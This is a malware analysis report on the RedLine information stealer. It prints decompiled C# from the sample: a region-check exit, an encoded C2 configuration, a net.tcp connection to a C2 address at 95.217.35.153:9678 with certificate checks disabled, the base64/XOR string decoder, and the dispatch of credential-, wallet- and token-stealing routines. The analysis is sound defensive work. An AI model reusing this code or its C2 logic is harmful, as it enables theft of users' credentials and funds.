UNVEILING REDLINE STEALER

AUTHOR:
FAHAD ALI

Table of Contents

Sample Hash:

Sha256 hash of the analyzed sample is as follows:

1D45B4FCC3EEB453AE6CDF4BB39DEB94FBEAA79BE47D7FDB18CCBD179B926830

Executive Summary

Redline is an information stealer which operates on a MaaS (malware-as-a-service) model. This stealer is available on underground forums, priced according to users' needs.

Like many stealer malware programs, developers of Redline do not provide crypters/loaders; it is up to the operator to choose one. Recently CloudSEK's telemetry started picking up deployment of RedLine stealer via Regsvcs.exe on Windows systems. Using the process hollowing technique, the loader replaces the content of the Regsvcs.exe process, which is spawned in the suspended state.

Features:

Following are the features of redline stealer:

- Steals user data such as **credit card information, login data**, and **auto-fills** from the **installed browsers.**
- Targets user files in the Desktop and Documents directories of the victim's PC. The file grabber specifically looks for crypto-related data like **wallets** and **seed-related files**.
- Information stored in the wallets is targeted and stolen by malware, which targets **10 crypto wallets** and more than **40 wallet browser extensions.**
- Captures a screenshot of the victim's desktop.
- Steals user-specific data stored by the **FileZilla** FTP application and **VPN** applications installed on the target system.
- Collects **Discord tokens** and steals user-specific data stored in the **Steam** application.
- Capable of executing **commands** and **additional payloads** on compromised systems.

1. Tactics Techniques and Procedures:

Following are the tactics, techniques and procedures extracted from the Redline stealer:




Figure: Redline Stealer TTPS

2. Code Flow:

The code flow of the Redline Stealer is as follows:




Figure: Redline Stealer Code flow

3. Checking Region:

Redline begins its execution by first examining the region associated with the compromised victim.

```
try
{
    if (EnvironmentChecker.Check())
    {
        Environment.Exit(0);
    }
```

```
2 references
public static class EnvironmentChecker
{
    // Token: 0x06000141 RID: 321 RVA: 0x000096A8 File Offset: 0x000078A8
    1 reference
    public static bool Check()
    {
        try
        {
            TimeZoneInfo local = TimeZoneInfo.Local;
            foreach (string text in EnvironmentChecker.RegionsCountry)
            {
                string text2 = text;
                CultureInfo currentUICulture = CultureInfo.CurrentUICulture;
                if (text2.Contains((currentUICulture != null) ? currentUICulture.EnglishName : null) || local.Id.Contains(text))
                {
                    return true;
                }
            }
        }
        catch (Exception)
        {
        }
        return false;
    }
```

The malware keeps a list of the CIS countries, wherein if the victim belongs to any country in the list the check fails and execution is terminated.

```
// Token: 0x04000048 RID: 72
private static readonly string[] RegionsCountry = new string[] { "Armenia",
                                                                 "Azerbaijan",
                                                                  "Belarus",
                                                                 "Kazakhstan", "Kyrgyzstan",
                                                                "Moldova",
                                                                "Tajikistan",
                                                                "Uzbekistan",
                                                                "Ukraine",
                                                                "Russia" };
                        }
```

4. Built-In C2 Configuration:

Redline stealer has a built-in configuration in the form of a class named Arguments, containing the following fields:

- IP
    - C2 IP and port used for communication.
    - Protected by a custom encoding scheme.
- ID
    - Victim-specific ID used to identify a campaign.
    - Protected by a custom encoding scheme.
    -
- Message
- Key
    - Used for decoding the data.
- Version
    - Malware version, used to instantiate the core stealer class.

The configuration can be shown as follows: -

```
10 references
public static class Arguments
{
    // Token: 0x04000019 RID: 25
    public static string IP = "BDE7GygYNngpBCNUPhkOVCMUCkc9IQZa";

    // Token: 0x0400001A RID: 26
    public static string BuildID = "BjEvGSo2OjI=";

    // Token: 0x0400001B RID: 27
    public static string Message = "";

    // Token: 0x0400001C RID: 28
    public static string Key = "Kenners";

    // Token: 0x0400001D RID: 29
    public static int Version = 1;
}
```

Figure: Built In Configuration used by Stealer

5. Connecting to C2 Server:

C2 communication in redline is tried on a single server, in our case, at **95.217.35.153**, on port **9678**. At the time of analysis, the target host was offline.

tasks	null
array	{string[0x00000001]}
i	0x00000001
address	"95.217.35.153:9678"
enumerator	{System.Collections.Generic.List<int>.Enumerator}
taskId	0x00000000

Redline Stealer uses .**Net SOAP API**, with simple **TCP binding**. This translates into an encrypted, non-HTTP communication channel. The request includes authorization and does not check certificate validity:

```
ConnectionProvider connectionProvider = new ConnectionProvider();
bool flag = false;
while (!flag)
{
    foreach (string text in StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new char[] { '|' }))
    {
        if (connectionProvider.Connect(text))
        {
            flag = true;
            break;
        }
    }
    Thread.Sleep(5000);
}
```

```
public bool RequestConnection(string address)
{
    bool flag;
    try
    {
        IContextChannel contextChannel = new ChannelFactory<Entity>(SystemInfoHelper.CreateBind(), new EndpointAddress(new Uri("net.tcp://" + address + "/"), EndpointId
        {
            Credentials =
            {
                ServiceCertificate =
                {
                    Authentication =
                    {
                        CertificateValidationMode = X509CertificateValidationMode.None
                    }
                }
            }
        }.CreateChannel() as IContextChannel;
        this.connector = contextChannel as Entity;
        new OperationContextScope(contextChannel);
        string text = "76ec396fed52c9df76938aa3f84f7d3a";
        MessageHeader messageHeader = MessageHeader.CreateHeader("Authorization", "ns1", text);
        OperationContext.Current.OutgoingMessageHeaders.Add(messageHeader);
        flag = true;
    }
```

Figure: Requesting Connection

6. Encoding Scheme:

The encoding used by the malware involves base64 and XOR encoding schemes, in which:

- The base64 decoded data is given to the XOR decoding method.
- Then the XOR decoded data is again given to the base64 decoding method.
- The final base64 decoded data is the readable data used by the malware for C2 communication.

```
    {
        text = StringDecrypt.FromBase64(StringDecrypt.Xor(StringDecrypt.FromBase64(b64), stringKey));
    }
```

Figure: Method to decode Configuration

Here is the implementation of FromBase64 and XOR decoding function:

```
2 references
private static string FromBase64(string base64str)
{
    return StringDecrypt.BytesToStringConverted(Convert.FromBase64CharArray(base64str.ToCharArray(), 0, base64str.Length));
}
```

Figure: FromBase64 Implementation

```
1 reference
public static string Xor(string input, string stringKey)
{
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < input.Length; i++)
    {
        int num = (int)(input[i] ^ stringKey[i % stringKey.Length]);
        stringBuilder.AppendFormat("{0}", char.ConvertFromUtf32(num));
    }
    return stringBuilder.ToString();
}
```

Figure: XOR decoding Implementation

7. Getting Configuration From C2 Server:

While analyzing redline the host was offline due to which configuration cannot be accessed. However, while analyzing the Wireshark traffic of the redline being analyzed by the security researchers the config that is fetched from the C2 looks something like this:

Figure:Configuration fetched from C2

8. Initiating Unauthorized Data Acquisition:

8.1. Invoking Stealer Function:

After fetching config from C2 redline triggers Extract method of the ItemBase class which is the core functionality of the redline.

```
};
EntityResolver entityResolver = ItemBase.Extract<EntityResolver>();
while (!entityResolver.Invoker(connectionProvider, settingsStruct, ref resultStruct))
{
    Thread.Sleep(5000);
}
```

The core functionality of the Redline stealer is implemented ItemBase class which further contain two classes:

- **FullInfoSender**
- **PartsSender**

```
public static class ItemBase
{
    // Token: 0x060000D0 RID: 208 RVA: 0x00003207 File Offset: 0x00001407
    1 reference
    public static T Extract<T>() where T : EntityResolver
    {
        if (Arguments.Version != 1)
        {
            return Activator.CreateInstance<FullInfoSender>() as T;
        }
        return Activator.CreateInstance<PartsSender>() as T;
    }
}
```

Figure: ItemBase class Implementation

These classes are not interdependent. The malware instantiates only one class based on the version check of the malware. The stealer retrieves the version ID stored in the built-in configuration and FullInfoSender is executed by malware versions above 1. There is no functional difference between the two classes, and both follow the same logic which can be seen as follows:

```
36 references
public class FullInfoSender : EntityResolver
{
    // Token: 0x060000A9 RID: 169 RVA: 0x00006388 File Offset: 0x00004588
    0 references
    public FullInfoSender()
    {
        EntityResolver.Main = new Enter[]
        {
            new Enter(FullInfoSender.GetHardwareInfo),
            new Enter(FullInfoSender.GetBrowsers),
            new Enter(FullInfoSender.GetListOfPrograms),
            new Enter(FullInfoSender.GetAVs),
            new Enter(FullInfoSender.GetProcesses),
            new Enter(FullInfoSender.GetLanguages),
            new Enter(FullInfoSender.StealTelegram),
            new Enter(FullInfoSender.BrowserStealer),
            new Enter(FullInfoSender.GetFileSearch),
            new Enter(FullInfoSender.GetFilezilla),
            new Enter(FullInfoSender.StealWallets),
            new Enter(FullInfoSender.StealDiscord),
            new Enter(FullInfoSender.StealSteam),
            new Enter(FullInfoSender.StealVPN),
            new Enter(FullInfoSender.GetImageBase)
        };
        EntityResolver.First = new Enter[]
        {
            new Enter(FullInfoSender.GetUsername),
No issues found
```


Figure: FullInfoSender class Implementation

```
50 references
public class PartsSender : EntityResolver
{
    // Token: 0x0600008C RID: 140 RVA: 0x00005C30 File Offset: 0x00003E30
    0 references
    public PartsSender()
    {
        EntityResolver.Main = new Enter[]
        {
            new Enter(PartsSender.GetHardwareInfo),
            new Enter(PartsSender.GetBrowsers),
            new Enter(PartsSender.GetListOfPrograms),
            new Enter(PartsSender.GetAVs),
            new Enter(PartsSender.GetProcesses),
            new Enter(PartsSender.GetLanguages),
            new Enter(PartsSender.GetTelegramProfiles),
            new Enter(PartsSender.MaybeMozillaStealer),
            new Enter(PartsSender.GetFileSearch),
            new Enter(PartsSender.GetFilezilla),
            new Enter(PartsSender.SearchWallets),
            new Enter(PartsSender.StealDiscord),
            new Enter(PartsSender.GetGameLaunchers),
            new Enter(PartsSender.GetVPN),
            new Enter(PartsSender.GetImageBase)
        };
        EntityResolver.First = new Enter[]
        {
            new Enter(PartsSender.GetUsername),
            new Enter(PartsSender.GetMonitorProperties),
```

Figure: PartsSender Class Implementation

8.2. Dynamic Linking APIS

has the capability to dynamically load DLLs (Dynamic Link Libraries) at runtime to perform various stealing activities. The Win32 APIs **LoadLibraryA** and **GetProcAddress** are defined using **Pinvoke.** Platform Invocation Services (P/Invoke) is a feature of Common Language Infrastructure (CLI) implementations that enables managed code to call native code. This helps the malware to load a specific DLL module in the memory and later resolve the address of a specific function inside the loaded DLL.



The dynamic loading of DLLs is seen at two places, one is inside a function used by the malware to read browser-specific stored data, and the other is inside a function that is responsible for taking a screenshot of the victim's Desktop. The malware loads **bcrypt.dll** to perform various cryptographic operations on the browser data while performing data stealing.

The following functions in bcrypt.dll are resolved:

- BcryptOpenAlgorithmProvider
- BcryptCloseAlgorithmProvider
- BcryptDecrypt
- BcryptDestroyKey
- BcryptGetProperty
- BcryptSetProperty
- BcryptImportKey

```
11 references
public class EntityReader
{
    // Token: 0x06000036 RID: 54 RVA: 0x00002CEB File Offset: 0x00000EEB
    1 reference
    public EntityReader()
    {
        this.LibPtr = MemoryImport.LoadLibrary(Path.Combine(Environment.SystemDirectory, "bcrypt.dll"));
    }

    // Token: 0x17000001 RID: 1
    // (get) Token: 0x06000037 RID: 55 RVA: 0x00002D10 File Offset: 0x00000F10
    8 references
    private IntPtr LibPtr { get; }

    // Token: 0x06000038 RID: 56 RVA: 0x00002D18 File Offset: 0x00000F18
    1 reference
    public uint D_1(out IntPtr phAlgorithm, [MarshalAs(UnmanagedType.LPWStr)] string pszAlgId, [MarshalAs(UnmanagedType.LPWStr)] string pszImplementation, uint dwFlags)
    {
        return MemoryImport.Func<EntityReader.D1>(MemoryImport.GetProcAddress(this.LibPtr, "BCryptOpenAlgorithmProvider"))(out phAlgorithm, pszAlgId, pszImplementation, dwFlags);
    }

    // Token: 0x06000039 RID: 57 RVA: 0x00002D3C File Offset: 0x00000F3C
    1 reference
    public uint D_2(IntPtr hAlgorithm, uint flags)
    {
        return MemoryImport.Func<EntityReader.D2>(MemoryImport.GetProcAddress(this.LibPtr, "BCryptCloseAlgorithmProvider"))(hAlgorithm, flags);
    }
```

```
// Token: 0x0600003A RID: 58 RVA: 0x00004E88 File Offset: 0x00003088
2 references
public uint D_3(IntPtr hKey, byte[] pbInput, int cbInput, ref BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO pPaddingInfo, byte[] pbIV, int c
{
    return MemoryImport.Func<EntityReader.D7>(MemoryImport.GetProcAddress(this.LibPtr, "BCryptDecrypt"))(hKey, pbInput, cbInput, ref

// Token: 0x0600003B RID: 59 RVA: 0x00002D5D File Offset: 0x00000F5D
1 reference
public uint D_4(IntPtr hKey)
{
    return MemoryImport.Func<EntityReader.D6>(MemoryImport.GetProcAddress(this.LibPtr, "BCryptDestroyKey"))(hKey);
}

// Token: 0x0600003C RID: 60 RVA: 0x00002D7D File Offset: 0x00000F7D
2 references
public uint D_5(IntPtr hObject, [MarshalAs(UnmanagedType.LPWStr)] string pszProperty, byte[] pbOutput, int cbOutput, ref int pcbResu
{
    return MemoryImport.Func<EntityReader.D3>(MemoryImport.GetProcAddress(this.LibPtr, "BCryptGetProperty"))(hObject, pszProperty, p

// Token: 0x0600003D RID: 61 RVA: 0x00002DA5 File Offset: 0x00000FA5
1 reference
public uint D_6(IntPtr hObject, [MarshalAs(UnmanagedType.LPWStr)] string pszProperty, byte[] pbInput, int cbInput, int dwFlags)
{
    return MemoryImport.Func<EntityReader.D4>(MemoryImport.GetProcAddress(this.LibPtr, "BCryptSetProperty"))(hObject, pszProperty, p

// Token: 0x0600003E RID: 62 RVA: 0x00004EC4 File Offset: 0x000030C4
1 reference
public uint D_7(IntPtr hAlgorithm, IntPtr hImportKey, [MarshalAs(UnmanagedType.LPWStr)] string pszBlobType, out IntPtr phKey, IntPtr
{
    return MemoryImport.Func<EntityReader.D5>(MemoryImport.GetProcAddress(this.LibPtr, "BCryptImportKey"))(hAlgorithm, hImportKey, p
```

Second, redline loads **gdi32.dll** to perform image-related processing. This is a popular DLL abused by the stealer and other malware to perform a screen capture.

```
1 reference
public static double GetWindowsScreenScalingFactor(bool percentage = true)
{
    Graphics graphics = Graphics.FromHwnd(IntPtr.Zero);
    IntPtr hdc = graphics.GetHdc();
    GdiHelper.GetCapsDelegate getCapsDelegate = MemoryImport.Func<GdiHelper.GetCapsDelegate>(MemoryImport.GetProcAddress(MemoryImport.LoadLibrary("gdi32"), "GetDeviceCaps"));
    int num = getCapsDelegate(hdc, 10);
    double num2 = Math.Round((double)getCapsDelegate(hdc, 117) / (double)num, 2);
    if (percentage)
    {
        num2 *= 100.0;
    }
    graphics.ReleaseHdc(hdc);
    graphics.Dispose();
    return num2;
}
```

8.3. Getting Username:

Redline then starts gathering information firstly by getting username.

```
1 reference
public static void GetUsername(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    result.Username = Environment.UserName;
}
```

Figure: Getting Username

8.4. Getting Monitor Properties:

After getting Username redline then proceeds to get monitor properties.

```
1 reference
public static void GetMonitorProperties(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (PartsSender.o__8.p__1 == null)
    {
        PartsSender.o__8.p__1 = CallSite<Func<CallSite, object, string>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.Convert(CShar
    }
    Func<CallSite, object, string> target = PartsSender.o__8.p__1.Target;
    CallSite p__ = PartsSender.o__8.p__1;
    if (PartsSender.o__8.p__0 == null)
    {
        PartsSender.o__8.p__0 = CallSite<Func<CallSite, object, object>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.InvokeMember(
    }
    result.Id6 = target(p__, PartsSender.o__8.p__0.Target(PartsSender.o__8.p__0, GdiHelper.MonitorSize()));
}
```

```
3 references
public static dynamic MonitorSize()
{
    object obj;
    try
    {
        double windowsScreenScalingFactor = GdiHelper.GetWindowsScreenScalingFactor(false);
        int num = (int)((double)Screen.PrimaryScreen.Bounds.Width * windowsScreenScalingFactor);
        double num2 = (double)Screen.PrimaryScreen.Bounds.Height * windowsScreenScalingFactor;
        obj = new Size(num, (int)num2);
    }
    catch
    {
        obj = Screen.PrimaryScreen.Bounds.Size;
    }
    return obj;
}
```

Figure: Getting Monitor Properties(Monitor Size)

8.5. Get OS:

After getting monitor properties reldine queries about the operating system.

```
1 reference
public static void GetOS(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    result.InputLanguage = InputLanguage.CurrentInputLanguage.Culture.EnglishName;
    result.OS = "Windows 10 Enterprise x64";
}
```

Figure: Getting Operating System

8.6. Get UUID:

Redline then attempts to find unique identifier (UUID) and assigns it to the UUID property of the result object.

```
public static void GetUUID(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    result.UUID = CryptoHelper.GetMd5Hash(Environment.UserDomainName + Environment.UserName + SystemInfoHelper.GetSerialNumber()).Replace("-", string.Empty);
}
```

Figure: Getting UUID

- It uses a combination of information, including the user domain name (**Environment.UserDomainName**), the username (**Environment.UserName**), and the serial number of the system (**SystemInfoHelper.GetSerialNumber**()).
- The CryptoHelper.GetMd5Hash method is then used to compute the MD5 hash of this combined information. The Replace ("-", string. Empty) part removes any hyphens from the resulting hash.
- The final hash is assigned to the UUID property of the result object.

```
public static string UserDomainName
{
    [SecuritySafeCritical]
    get
    {
        new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserDomain").Demand();
        byte[] array = new byte[1024];
        int sidLen = array.Length;
        StringBuilder stringBuilder = new StringBuilder(1024);
        uint domainNameLen = (uint)stringBuilder.Capacity;
        byte userNameEx = Win32Native.GetUserNameEx(2, stringBuilder, ref domainNameLen);
        if (userNameEx == 1)
        {
            string text = stringBuilder.ToString();
            int num = text.IndexOf('\\');
            if (num != -1)
            {
                return text.Substring(0, num);
            }
        }

        domainNameLen = (uint)stringBuilder.Capacity;
        if (!Win32Native.LookupAccountName(null, UserName, array, ref sidLen, stringBuilder, ref domainNameLen, out var _))
        {
            int lastWin32Error = Marshal.GetLastWin32Error();
            throw new InvalidOperationException(Win32Native.GetMessage(lastWin32Error));
        }

        return stringBuilder.ToString();
```

Figure: Getting UserDomainName

.

```
public static string UserName
{
    [SecuritySafeCritical]
    get
    {
        new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserName").Demand();
        StringBuilder stringBuilder = new StringBuilder(256);
        int nSize = stringBuilder.Capacity;
        if (Win32Native.GetUserName(stringBuilder, ref nSize))
        {
            return stringBuilder.ToString();
        }

        return string.Empty;
    }
}
```

Figure: Gettig logged in UserName

GetSerialNumber method uses WMI to query information about disk drives on the system and attempts to retrieve the serial number of the first disk drive it encounters. If successful, it returns the serial number; otherwise, it returns an empty string.

```
2 references
public static string GetSerialNumber()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_DiskDrive"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        return managementObject["SerialNumber"] as string;
                    }
                    catch
                    {
                    }
                }
            }
        }
    }
    catch
    {
    }
    return string.Empty;
```

Figure: Getting Serial number

8.7. Get Time zone

Redline then quereies about the timezone.

```
1 reference
public static void GetTimezone(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    result.Timezone = TimeZoneInfo.Local.DisplayName;
}
```

Figure: Getting TimeZone

8.8. Getting Hardware Information:

Redline then attempts to acquire hardware information by getting the processors and graphical cards information.

```
2 references
